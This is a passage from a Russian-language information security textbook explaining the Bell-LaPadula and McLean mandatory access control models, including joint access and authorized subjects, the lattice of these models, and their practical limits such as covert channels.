- 3) если  $\text{write} \in M^*[s, o]$  и  $\text{write} \notin M[s, o]$ , то  $F^*(o) \geq F^*(s)$ ;
- 4) если  $\text{write} \in M[s, o]$  и  $F^*(o) < F^*(s)$ , то  $\text{write} \notin M^*[s, o]$ .

**Доказательство:**

1. *Необходимость.* Если система безопасна, то состояние  $v_0$  безопасно по определению.

Допустим, существует некоторое состояние  $v^*$ , достижимое из  $v_0$  путем применения конечного числа запросов из  $R$  и полученное путем перехода из безопасного состояния  $v$ :  $T(v, r) = v^*$ . Тогда, если при этом переходе нарушено хотя бы одно из первых двух ограничений, накладываемых теоремой на функцию  $T$ , то состояние  $v^*$  не будет безопасным по чтению, а если функция  $T$  нарушает хотя бы одно из последних двух условий теоремы, то состояние  $v^*$  не будет безопасным по записи. В любом случае при нарушении условий теоремы система небезопасна.

2. *Достаточность.* Проведем доказательство от противного. Предположим, что система небезопасна. В этом случае, либо  $v_0$  небезопасно, что явно противоречит условиям теоремы, либо должно существовать небезопасное состояние  $v^*$ , достижимое из безопасного  $v_0$  путем применения конечного числа запросов из  $R$ . В этом случае обязательно будет иметь место переход  $T(v, r) = v^*$ , при котором состояние  $v$  — безопасно, а состояние  $v^*$  — нет. однако четыре условия теоремы делают такой переход невозможным.

Таким образом, теорема утверждает, что *система с безопасным начальным состоянием является безопасной тогда и только тогда, когда при любом переходе системы из одного состояния в другое не возникает никаких новых и не сохраняется никаких старых отношений доступа, которые будут небезопасны по отношению к функции уровня безопасности нового состояния.*

Формально эта теорема определяет все необходимые и достаточные условия, которые должны быть выполнены для того, чтобы система, начав свою работу в безопасном состоянии, никогда не достигла небезопасного состояния.

### **Модель безопасности Мак-Лина (безопасная функция перехода)**

Недостаток основной теоремы безопасности Белла-ЛаПадула состоит в том, что ограничения, накладываемые теоремой на функцию перехода, совпадают с критериями безопасности состояния, поэтому данная теорема является избыточной по отношению к определению безопасного состояния. Кроме того, из теоремы следует только то, что все состояния, достижимые из безопасного состояния при определенных ограничениях, будут в некотором смысле безопасны, но при этом не гарантируется, что они будут достигнуты без потери свойства безопасности в процессе осуществления перехода. Так как нет никаких определенных ограничений на вид функции перехода, кроме указанных в условиях теоремы, и допускается, что уровни безопасности субъектов и объектов могут изменяться, то можно представить такую гипотетическую систему (она получила название **Z-системы**), в которой при попытке низкоуровневого субъекта прочитать информацию из высокоуровневого объекта будет происходить понижение уровня объекта до уровня субъекта и осуществляться чтение. Функция перехода **Z-системы** удовлетворяет ограничениям основной теоремы безопасности, и все состояния такой системы также являются безопасными в смысле критерия Белла-ЛаПадулы, но

вместе с тем в этой системе любой пользователь сможет прочитать любой файл, что, очевидно, несовместимо с безопасностью в обычном понимании.

Следовательно, необходимо сформулировать теорему, которая бы не только констатировала, безопасность всех достижимых состояний для системы, соответствующей определенным условиям, но и гарантировала бы безопасность в процессе осуществления переходов между состояниями. Для этого необходимо регламентировать изменения уровней безопасности при переходе от состояния к состоянию с помощью дополнительных правил.

Такую интерпретацию мандатной модели осуществил Мак-Лин, предложивший свою формулировку основной теоремы безопасности, основанную не на понятии безопасного состояния, а на понятии безопасного перехода.

При таком подходе функция уровня безопасности представляется с помощью двух функций, определенных на множестве субъектов и объектов:  $F_s: S \rightarrow L$  и  $F_o: O \rightarrow L$ .

*Функция перехода  $T$  считается безопасной по чтению, если для любого перехода  $T(r, v) = v^*$ , выполняются следующие три условия:*

- 1) если  $\text{read} \in M^*[s, o]$  и  $\text{read} \notin M[s, o]$  то:  $F_s(s) \geq F_o(o)$  и  $F=F^*$ ;
- 2) если  $F_s \neq F^*_s$  то:  $M = M^*$ ,

$$F_o = F^*_o,$$

для  $\forall s$  и  $o$ , для которых  $F^*_s(s) < F^*_o(o)$ ,  $\text{read} \notin M[s, o]$ ;

- 3) если  $F_o \neq F^*_o$  то:  $M = M^*$ ,

$$F_s = F^*_s,$$

для  $\forall s$  и  $o$ , для которых  $F^*_s(s) < F^*_o(o)$ ,  $\text{read} \notin M[s, o]$ ;

*Функция перехода  $T$  считается безопасной по записи, если для любого перехода  $T(r, v) = v^*$ , выполняются следующие три условия:*

- 1) если  $\text{write} \in M^*[s, o]$  и  $\text{write} \notin M[s, o]$  то:  $F_o(o) \geq F_s(s)$  и  $F=F^*$ ;
- 2) если  $F_s \neq F^*_s$  то:  $M = M^*$ ,

$$F_o = F^*_o,$$

для  $\forall s$  и  $o$ , для которых  $F^*_s(s) > F^*_o(o)$ ,  $\text{write} \notin M[s, o]$ ;

- 3) если  $F_o \neq F^*_o$  то:  $M = M^*$ ,

$$F_s = F^*_s,$$

для  $\forall s$  и  $o$ , для которых  $F^*_s(s) > F^*_o(o)$ ,  $\text{write} \notin M[s, o]$ .

*Функция перехода является безопасной тогда и только тогда, когда она одновременно безопасна и по чтению и по записи.*

Смысл введения перечисленных ограничений и их принципиальное отличие от условий теоремы Белла-ЛаПадулы состоит в следующем: нельзя изменять одновременно более одного компонента состояния системы — в процессе перехода либо возникает новое отношение доступа, либо изменяется уровень объекта, либо изменяется уровень субъекта.

Следовательно, функция перехода является безопасной тогда и только тогда, когда она изменяет только один из компонентов состояния и изменения не приводят к нарушению безопасности системы.

Так как безопасный переход из состояния  $v$  в состояние  $v^*$  позволяет изменяться только одному элементу из  $v$  и так как этот элемент может быть изменен только способами, сохраняющими безопасность состояния, была доказана следующая теорема о свойствах безопасной системы:

### **Теорема безопасности Мак-Лина:**

*Система безопасна в любом состоянии и в процессе переходов между ними, если ее начальное состояние является безопасным, а ее функция перехода удовлетворяет критерию Мак-Лина.*

Обратное утверждение неверно. Система может быть безопасной по определению Белла-Лападулы, но не иметь безопасной функции перехода, о чем свидетельствует рассмотренный пример **Z-системы**.

Такая формулировка основной теоремы безопасности предоставляет в распоряжение разработчиков защищенных систем базовый принцип их построения, в соответствии с которым для того, чтобы обеспечить безопасность системы как в любом состоянии, так и в процессе перехода между ними, необходимо реализовать для нее такую функцию перехода, которая соответствует указанным условиям.

### **Уполномоченные субъекты.**

Формулировка основной теоремы безопасности в интерпретации Мак-Лина позволяет расширить область ее применения по сравнению с классической теоремой Белла-Лападула, однако, используемый критерий безопасности перехода не всегда соответствует требованиям контроля доступа, возникающим на практике.

Так как в процессе осуществления переходов могут изменяться уровни безопасности сущностей системы, желательно контролировать этот процесс, явным образом разрешая или запрещая субъектам осуществлять подобные переходы. Для решения этой задачи Мак-Лин расширил базовую модель путем выделения подмножества уполномоченных субъектов, которым разрешается

инициировать переходы, в результате которых у сущностей системы изменяются уровни безопасности. Система с уполномоченными субъектами также описывается множествами  $S$ ,  $O$  и  $L$ , смысл которых совпадает с аналогичными понятиями модели Белла-Лападула, а ее состояние также описывается набором упорядоченных пар  $(F, M)$ , причем функция перехода  $F$  и матрица отношений  $M$  доступа играют ту же роль. Новым элементом модели является функция управления уровнями  $C: S \cup O \rightarrow \mathbb{P}(S)$  (здесь и далее  $\mathbb{P}(S)$  обозначает множество всех подмножеств  $S$ ). Эта функция определяет подмножество субъектов, которым позволено изменять уровень безопасности, для заданного объекта или субъекта. Модель системы  $\Sigma(v_0, R, T^a)$  состоит из начального состояния  $V_0$  множества запросов  $R$  и функции перехода  $T^a$ , которая переводит систему из состояния в состояние по мере выполнения запросов. Но теперь у функции перехода, которая определяет следующее состояние системы после выполнения определенным субъектом некоторого запроса, появился еще один аргумент — субъект, от которого исходит этот запрос, поскольку результат перехода зависит от того, какой субъект его инициировал:  $T^a: (S \times V \times R) \rightarrow V$ . Как и прежде система, находящаяся в состоянии  $v \in V$ , при получении запроса  $r \in R$ , от субъекта  $s \in S$  переходит из состояния  $v$  в состояние  $v^* = T^a(s, v, r)$ .

Функция перехода в модели с уполномоченными субъектами  $T^a$  называется *авторизованной функцией перехода* тогда и только тогда, когда для каждого перехода  $T^a(s, v, r) = v^*$ , при котором  $v=(F, M)$  и  $v^*=(F^*, M^*)$  выполняется следующее условие:

для  $\forall x \in S \cup O$  : если  $F^*(x) \neq F(x)$ , то  $s \in C(x)$ .

Другими словами, в ходе авторизованного перехода уровень безопасности субъекта или объекта может изменяться только тогда, когда субъект, выполняющий переход, принадлежит множеству субъектов, уполномоченных изменять уровень этого субъекта или объекта.

С точки зрения модели уполномоченных субъектов система  $\Sigma(v_o, R, T^a)$  считается безопасной в том случае, если:

1) начальное состояние  $V_0$  и все состояния, достижимые из него путем применения конечного числа запросов из  $R$  являются безопасными по критерию Белла-Лападула;

2) функция перехода  $T^a$  является авторизованной функцией перехода согласно предложенному определению.

Отметим, что из этого определения следует только необходимое условие безопасности системы. В качестве достаточного условия может использоваться совокупность критерия авторизации функции перехода и критериев безопасного состояния Белла-Лападула, либо критериев безопасности функции перехода Мак-Лина.

### Модель совместного доступа

Практическое применение всех представленных формулировок мандатной модели безопасности ограничено еще одним фактором — они не учитывают широко распространенные в государственных учреждениях правила, согласно которым доступ к определенной информации или модификация ее уровня безопасности могут осуществляться только в результате совместных действий нескольких пользователей (так называемый групповой доступ). Например, может потребоваться, чтобы гриф секретности документа мог изменяться только с обюджной санкции его владельца и администратора безопасности. В системе обработки информации это может быть реализовано либо как параллельное выполнение несколькими пользователями специальной программы, изменяющей уровень безопасности, либо последовательной обработкой запроса несколькими пользователями, каждый из которых должен санкционировать его выполнение. Однако на уровне политики безопасности механизм реализации не имеет значения, поскольку он никак не отражается на формальной модели системы.

Для того, чтобы мандатная модель предусматривала совместный доступ, необходимо модифицировать ее следующим образом.

Вместо множества субъектов системы  $S$  будем рассматривать множество непустых подмножеств  $S$ , которое обозначим как  $S=\mathbb{P}(S)\backslash\{\emptyset\}$ . Матрица прав доступа, отражающая текущее состояние доступа в системе, расширяется путем добавления в нее строк, содержащих права групповых субъектов, и обозначим ее как  $M$ . Кроме функции уровня

безопасности  $F:S \cup O \rightarrow L$  для групповых субъектов вводятся дополнительные функции:  $F^L:S \rightarrow L$ , такая, что  $F^L(s)$  есть наибольшая граница множества  $\{F(s)|S \in s\}$  и  $F^H:S \rightarrow L$ , такая, что  $F^H(s)$  есть наименьшая граница множества  $\{F(s) | S \in s\}$ .

Например, если  $x \in S$  и  $y \in S$  с уровнями безопасности секретно и совершенно секретно соответственно, то для субъекта  $\{x\} \in S$   $F^H(\{x\}) = F^L(\{x\}) = \text{секретно}$ , для субъекта  $\{y\} \in S$   $F^H(\{y\}) = F^L(\{y\}) = \text{совершенно секретно}$ , но для группового субъекта  $\{x,y\} \in S$  значением  $F^L(\{x,y\})$  является *секретно*, а значением  $F^H(\{x,y\})$  — *совершенно секретно*.

Соответственно, если право  $\text{write} \in M[x, o_1]$  и право  $\text{write} \in M[\{x, y\}, o_2]$ , то  $x$  имеет индивидуальный доступ записи в  $o_1$ ; а  $x$  и  $y$  имеют групповой доступ записи в  $o_2$ , т. е.  $x$  и  $y$  могут изменять  $o_2$ , но только в том случае, если они будут делать это совместно.

*Критерии безопасности состояния для такой системы формулируются следующим образом:*

- состояние системы является безопасным по чтению тогда и только тогда, когда для каждого индивидуального или группового субъекта, имеющего в этом состоянии доступ чтения к объекту, наибольшая нижняя граница множества уровней безопасности этого субъекта доминирует над уровнем безопасности этого объекта:  $\forall s \in S, \forall o \in O, \text{read} \in M[s, o] \rightarrow F^L(s) \geq F(o)$ .

- состояние системы является безопасным по записи тогда и только тогда, когда для каждого индивидуального или группового субъекта, имеющего в этом состоянии доступ записи к объекту, уровень безопасности этого объекта доминирует над наименьшей верхней границей множества уровней безопасности этого субъекта:  $\forall s \in S, \forall o \in O, \text{write} \in M[s, o] \rightarrow F(o) \geq F^H(s)$ .

Как и прежде состояние безопасно тогда и только тогда, когда оно одновременно безопасно и по чтению и по записи.

Благодаря тому, что множество уровней безопасности и отношение доминирования образуют решетку, удалось задать функции, определяющие границы множества уровней безопасности групповых субъектов, таким образом, что одни условия безопасности одновременно учитывают как индивидуальные, так и совместные доступы.

Переопределим функцию перехода, которая определяет следующее состояние системы после выполнения определенным субъектом некоторого запроса, как  $T:(V \times R) \rightarrow V$ , где  $T(v, r) = v^*$ , причем в описании состояния  $v = ((F, F^H, F^L), M)$  и  $v^* = ((F^*, F^{*H}, F^{*L}), M^*)$  участвуют три функции уровня безопасности:  $F$  - для объектов,  $F^H$  и  $F^L$  - наименьшая верхняя и наибольшая нижняя границы для групповых субъектов.

Тогда теорема Белла-Лападула для совместного доступа формулируется следующим образом:

Система  $\Sigma(v_0, R, T)$  безопасна тогда и только тогда, когда:

а) начальное состояние  $v_0$  безопасно и

б) функция перехода  $T$  такова, что для любого состояния  $v$ , достижимого из  $v_0$  путем применения конечной последовательности запросов из  $R$ , таких,

что  $T(v, r)=v^*$ ,  $v=((F, F^H, F^L), M)$  и  $v^*=((F^*, F^{*H}, F^{*L}), M^*)$

для каждого  $s \in S$  и  $o \in O$  выполняются следующие условия:

- 1) если  $\text{read} \in M^*[s, o]$  и  $\text{read} \notin M[s, o]$ , то  $F^{*L}(s) \geq F^*(o)$ ;
- 2) если  $\text{read} \in M[s, o]$  и  $F^{*L}(s) < F^*(o)$ , то  $\text{read} \notin M^*[s, o]$ ;
- 3) если  $\text{write} \in M^*[s, o]$  и  $\text{write} \notin M[s, o]$ , то  $F^*(o) \geq F^{*H}(s)$ ;
- 4) если  $\text{write} \in M[s, o]$  и  $F^*(o) < F^{*H}(s)$ , то  $\text{write} \notin M^*[s, o]$ .

Аналогичные рассуждения можно провести и в отношении множественного доступа к нескольким объектам сразу (групповым объектам), когда в ходе одной операции читаются или записываются сразу несколько объектов. В этом случае множество объектов и матрица прав доступа расширяются аналогичным образом за счет групповых объектов, для которых вводятся аналогичные функции верней и нижней границы уровня безопасности.

### **Безопасная функция перехода для модели совместного доступа**

Общность методов применяемых при построении мандатных моделей безопасности и использование математического аппарата решеток позволяют комбинировать модели практически произвольным образом.

Тот же подход, на основании которого для модели совместного доступа были сформулированы критерии безопасности состояния Белла-Лападула и основная теорема безопасности, позволяет сформулировать для нее критерии безопасного перехода и теорему Мак-Лина.

Для краткости будем использовать обозначение  $F_s$  для функции уровня безопасности индивидуальных субъектов.

Значения функций  $F^H$  и  $F^L$  границ множества уровней безопасности групповых субъектов однозначно определяются уровнями безопасности составляющих их индивидуальных субъектов. Поэтому если в результате

перехода из одного состояния в другое функция уровня безопасности индивидуальных субъектов  $F_s$  осталась без изменений, из этого следует, что значения функций  $F^H$  и  $F^L$  также не изменились. С учетом этого определения можно сформулировать критерии безопасного перехода для модели с множественным доступом.

Функция перехода  $T$  для модели совместного доступа считается безопасной по чтению, если для любого перехода  $T(v, r)=v^*$ , при котором  $v=((F, F^H, F^L), M)$  и  $v^*=((F^*, F^{*H}, F^{*L}), M^*)$  выполняются следующие три условия:

(1) если  $\text{read} \in M^*[s, o]$  и  $\text{read} \notin M[s, o]$  то:  $F^{*L}(s) \geq F^*_o(o)$  и  $F_s = F^*_s$ ,  $F_o = F^*_o$ ;

(2) если  $F_s \neq F^*_s$  то:  $M = M^*$ ,  $F_o = F^*_o$

для  $\forall s, o$  для которых  $F^{*L}(s) < F^*_o(o)$   $\text{read} \notin M[s, o]$ ;

(3) если  $F_o \neq F^*_o$  то:  $M = M^*$ ,  $F_s = F^*_s$

для  $\forall s, o$  для которых  $F^{*L}(s) < F^*_o(o)$   $\text{read} \notin M[s, o]$ .

Функция перехода  $T$  считается безопасной по записи, если для любого перехода  $T(v, r)=v^*$ , выполняются следующие три условия:

- (1) если  $\text{write} \in M^*[s, o]$  и  $\text{write} \notin M[s, o]$  то:  $F^*(o) \geq F^{*H}(s)$  и  $F_s = F^*_s$ ,  $F_o = F^*_o$ ;
- (2) если  $F_s \neq F^*_s$  то:  $M = M^*$ ,  $F_o = F^*_o$   
для  $\forall s, o$  для которых  $F^{*H}(s) > F^*_o(o)$   $\text{write} \notin M[s, o]$ ;
- (3) если  $F_o \neq F^*_o$  то:  $M = M^*$ ,  $F_s = F^*_s$   
для  $\forall s, o$  для которых  $F^{*H}(s) > F^*_o(o)$   $\text{write} \notin M[s, o]$ .

Функция перехода является безопасной тогда и только тогда, когда она одновременно безопасна и по чтению и по записи.

Смысл введенных ограничений ничем не отличается от критериев безопасности перехода для классической постановки мандатной модели, но в них учитываются совместные доступы групповых субъектов.

Следовательно, теорема Мак-Лина о свойствах безопасной системы будет верна и для модели совместного доступа, с учетом сформулированного для нее критерия безопасного перехода.

### Модель совместного доступа с уполномоченными объектами

Чтобы сформулировать условие авторизации функции перехода для системы с уполномоченными субъектами, поддерживающей совместный доступ, переопределим функцию перехода  $T$  добавив к ее аргументам субъект (групповой или индивидуальный), который инициирует переход  $T^a:(S \times V \times R) \rightarrow V$ .

Так как уровень безопасности группового субъекта  $\{x, y\}$  определяется уровнями безопасности составляющих его субъектов  $\{x\}$  и  $\{y\}$ , достаточно контролировать только изменения уровней безопасности индивидуальных субъектов. Поэтому область определения функции управления уровнями  $C$  можно ограничить множествами объектов и простых субъектов, а ее область значений необходимо расширить за счет групповых субъектов:  $C: S \cup O \rightarrow P(S)$ . Как и прежде, система, находящаяся в состоянии  $v \in V$ , при получении запроса  $r \in R$  от субъекта  $s \in S$  переходит из  $v$  в состояние  $v^* = T^a(s, v, r)$ .

Функция перехода  $T^a$  является авторизованной функцией перехода тогда и только тогда, когда для каждого перехода  $T^a(s, v, r)=v^*$ , при котором  $v=((F, F^H, F^L), M)$  и  $v^*=((F^*, F^{*H}, F^{*L}), M^*)$  выполняются следующие условия:

- (1) для всех  $x \in S$  если  $F^{*H}(x) \neq F^H(x)$  или  $F^{*L}(x) \neq F^L(x)$ , то  $s \in C(x)$ ;
- (2) для всех  $o \in O$  если  $F^*(o) \neq F(o)$ , то  $s \in C(o)$ .

Система  $\Sigma(v_0, R, T^a)$  с совместным доступом и уполномоченными субъектами считается безопасной в том случае, если:

- 1) начальное состояние  $v_0$  и все состояния, достижимые из него путем применения конечного числа запросов из  $R$  являются безопасными по критерию Белла-ЛаПадулы;
- 2) функция перехода  $T^a$  является авторизованной функцией перехода

Как и для модели индивидуального доступа из этого определения следует только необходимое условие безопасности системы.

### **Решетка мандатных моделей безопасности**

Рассмотренные варианты мандатной модели различаются *представлением взаимодействующих сущностей* (индивидуальные или групповые субъекты), *правилами контроля за изменением уровней безопасности* (наличие/отсутствие уполномоченных субъектов), а также *критериями безопасности* (безопасные состояния или безопасные переходы). Отсюда следует различие и доказанных для каждой из рассмотренных моделей теорем о свойствах безопасности:

- необходимые и достаточные условия безопасности состояний для классической модели и модели совместного доступа,
- условие авторизации функции перехода, изменяющей уровни безопасности, для моделей с уполномоченными субъектами,
- достаточное условие безопасности состояний и переходов для моделей безопасного перехода.

Несмотря на некоторые различия, все рассмотренные модели построены на одних и тех же принципах, поскольку все они применяют единый механизм представления атрибутов безопасности в виде решетки и используют одни и те же методы доказательства свойств безопасности.

Благодаря этому рассмотренные модели можно связать между собой отношениями обобщения/конкретизации, которые показаны на рис. 4.1. Каждая стрелка на этом рисунке означает, что модель, из которой она исходит, является обобщением модели, на которую она указывает. Или, другими словами, модель, на которую указывает стрелка, представляет собой частный случай модели, из которой она исходит. Транзитивные отношения не показаны.

Отношения между мандатными моделями, показанные на рис. 4.1 позволяют сделать следующие заключения:

1. Модель совместного доступа представляет собой строгое обобщение классической модели Белла-Лападулы, которая является ее частным случаем.

Так как уровни безопасности всех групповых субъектов определяются уровнями составляющих их индивидуальных субъектов, то ограничения доступа для индивидуальных субъектов  $\{s\} \in S$  идентичны ограничениям классической модели, однако все ограничения модели Белла-Лападулы для субъектов  $s \in S$ , действуют и в отношении любого группового субъекта  $s \in S$ , содержащего  $s$ . Поэтому модель совместного доступа является более строгой, чем классическая модель Белла-Лападулы.

Например, в соответствии с моделью группового доступа субъекту будет отказано в совместном доступе записи к объекту, несмотря на то, что он имеет к нему одиночный доступ записи, только из-за того, что субъект, с которым он желает разделять доступ, не имеет такого права. Проще говоря, для каждой операции права групповых субъектов определяются правами входящего в нее субъекта, который наименее уполномочен в отношении этой операции и этого объекта.




Рис. 4.1. Мандатные модели безопасности.

2. Модели с уполномоченными субъектами обобщают модели, не предусматривающие контроль за изменением уровней, которые можно рассматривать как их частный случай, когда все субъекты уполномочены изменять уровни безопасности любых субъектов и объектов.

Поэтому условия на функцию перехода, налагаемые моделями с уполномоченными субъектами, являются дополнительными по отношению к критериям безопасности других моделей.

3. Предложенные Мак-Лином критерий безопасности функции перехода и теорема о достаточных условиях безопасности системы во всех достижимых состояниях и при переходах между ними дополняют условия классической модели Белла-Лападулы и позволяют доказать безопасность системы в процессе осуществления переходов.

Поэтому модели безопасного перехода являются конкретизацией моделей безопасного состояния.

Следовательно, множество систем с безопасной функцией перехода представляет собой подмножество систем, безопасных по критерию Белла-Лападула.

Таким образом, единый подход к представлению системы в виде последовательности состояний и описанию взаимодействий, на котором основаны все мандатные модели, связывает все изложенные теоремы о свойствах безопасных систем в единую шкалу критериев безопасности, различающиеся достаточными и необходимыми условиями.

Мак-Лин показал, что на множестве мандатных моделей безопасности может быть построена формальная алгебра.

*Отношение обобщения/конкретизации*, показанное на рис. 4.1 является отношением порядка, позволяет сравнивать модели по степени строгости ограничений, и образует на множестве мандатных моделей формальную решетку.

Модель  $M_1$  является более строгой, чем модель  $M_2$  ( $M_1 \leq M_2$ ), когда она является ее подмножеством ( $M_1 \cap M_2 = M_1$ ). Отношение  $M_1 \leq M_2$  означает, что если система является безопасной в соответствии моделью  $M_1$ , то она тем более безопасна с точки зрения модели  $M_2$ , или что модель  $M_2$  является обобщением модели  $M_1$ .

Решетка моделей упрощает использование мандатных моделей при решении различных задач, поскольку она упорядочивает критерии безопасности - необходимые условия распространяются по иерархии сверху вниз (*от общих моделей к конкретным*), а достаточные - снизу наверх (*от конкретных к обобщенным*).

Если некоторое необходимое условие безопасности доказано для модели  $M_1$ , то оно будет справедливо и для любой модели  $M_2 \leq M_1$ .

Напротив, любое достаточное условие безопасности, доказанное для модели  $M_2$  будет справедливо и для любой модели  $M_1 \leq M_2$ .

Отсюда следует, что наиболее эффективным решением задачи создания защищенной системы является построение ее функции перехода в соответствии с достаточными условиями модели безопасного перехода. При этом система будет безопасна как в любом состоянии, так и процессе переходов между ними.

С точки зрения анализа безопасности существующих систем предварительная проверка необходимых условий, сформулированных для моделей уполномоченных субъектов, модели Белла-Лападула и модели совместного доступа, в случае их невыполнения позволяет избежать трудоемкой проверки достаточных условий.

Кроме того, решетка мандатных моделей позволяет выбирать для каждого конкретного применения наиболее подходящую по уровню ограничений модель, без необходимости проведения формального доказательства безопасности, и предоставляет возможность с однозначным результатом сравнивать системы, построенные в соответствии с различными моделями.

Построенная Мак-Лином решетка мандатных моделей безопасности обобщает результаты всех теоретических исследований в этой области, поскольку дает полную картину всех их возможностей и свойств.

### **Применение мандатных моделей безопасности.**

Необходимо отметить трудности, которые связаны с применением на практике мандатных моделей. Все мандатные модели, как и модель Белла-Лападула, используют только два права доступа — чтение и запись.

На практике информационные системы поддерживают значительно более широкий спектр операций над информацией, например, создание, удаление, передача и т.д. Следовательно, для того чтобы применить мандатную модель к реальной системе, необходимо установить подходящее соответствие между чтением и записью и операциями, реализованными в конкретной системе. Идеальным соответствием считается такое, при котором объект не может воздействовать на поведение субъекта до тех пор, пока субъект не осуществит к нему доступ чтения, и когда субъект не может воздействовать на объект, пока не осуществит к нему доступ записи. Определение такого соответствия представляет собой нетривиальную задачу, поскольку в реальной жизни невозможно ограничиться односторонними потоками информации, идущими строго от субъекта к объекту, или наоборот. Для того, чтобы, например, осуществить операцию чтения субъект должен сначала послать запрос службе, реализующей доступ к интересующему его объекту, т. е. осуществить передачу информации, или операцию записи. Если рассматривать функционирование системы с такой точки зрения, то применение мандатной политики становится невозможным, потому что попытки распространить мандатную модель на низкоуровневые механизмы, реализующие контролируемые взаимодействия, автоматически приводят к нарушению этой политики.

Самым простым примером непрактичности мандатной модели является невозможность ее применения для сетевых взаимодействий — нельзя построить распределенную систему, в которой информация передавалась бы только в одном направлении, потому что всегда будет

существовать обратный поток информации, содержащий ответы на запросы, подтверждения получения и т.д.

Поэтому, когда в системе используется мандатная политика, все взаимодействия рассматриваются только на достаточно высоком уровне абстракции, на котором не учитываются детали реализации операций доступа. Такой подход позволяет отобразить любое множество разнообразных операций доступа в обобщенные операции чтения и записи. Для оценки возможности нарушений безопасности с использованием методов, основанных на несоответствии этих абстрактных операций и реальных механизмов доступа, применяется анализ так называемых скрытых каналов утечки информации.

Целью этих исследований является выявление тех способов, с помощью которых информация может передаваться в обход правил мандатной модели.

Например, для кодирования информации может использоваться число открытых файлов или пустые поля в заголовках сетевых пакетов, или даже размер и количество этих пакетов.

Передача информации такими способами не контролируется политикой безопасности, поэтому нарушители могут использовать их как косвенные каналы получения информации и для организации обмена данными.

Очевидно, что проконтролировать эти каналы не сможет ни одна модель, а ограничения, с помощью которых их можно было бы ликвидировать, являются слишком жесткими и, как правило, неприемлемы для большинства применений, поэтому на практике ограничиваются применением специальных мер, чтобы, по возможности, сократить их пропускную способность.

Чем больше потоков информации мы поставим под контроль мандатной модели, тем менее гибкой будет наша система, но и тем меньше потоков информации придется исследовать в процессе анализа скрытых каналов.

Хотя мандатная модель управления доступом является базовой моделью безопасности, составляющей основу теории защиты информации, ее применение на практике связано с серьезными трудностями. Поэтому в реальной жизни эта модель используется только в системах, обрабатывающих классифицированную информацию, и применяется только в отношении ограниченного подмножества субъектов и объектов.

## **ЗАКЛЮЧЕНИЕ**

Ни в одном западном материале по информационной безопасности вы не встретите термин «концепция информационной безопасности». По отношению к отдельным компаниям его просто не существует. Если это понятие и встречается, то только по отношению к целым государствам. Любая уважающая себя компания или государственное ведомство тратит немалые ресурсы на разработку этого документа, который, согласно общепринятому толкованию, излагает систему взглядов, целей и задач, основных принципов и способов достижения требуемого уровня защищенности информации. На Западе никто не спорит, что такая единая система нужна, но там она носит название «политика безопасности» (Security Policy).

Но не только этим отличаются российские и зарубежные специалисты. Мы очень большое внимание уделяем форме, а не содержанию этого документа. У нас политику сам заказчик пишет редко – обычно ее за большие деньги заказывают интегратору, который не без основания полагает, что его работу будут оценивать по объему. Поэтому на свет регулярно появляются фолианты по 100–200 страниц, которые можно почти без изменений издавать как учебные пособия по информационной безопасности. Практической ценности подобные документы почти не имеют.

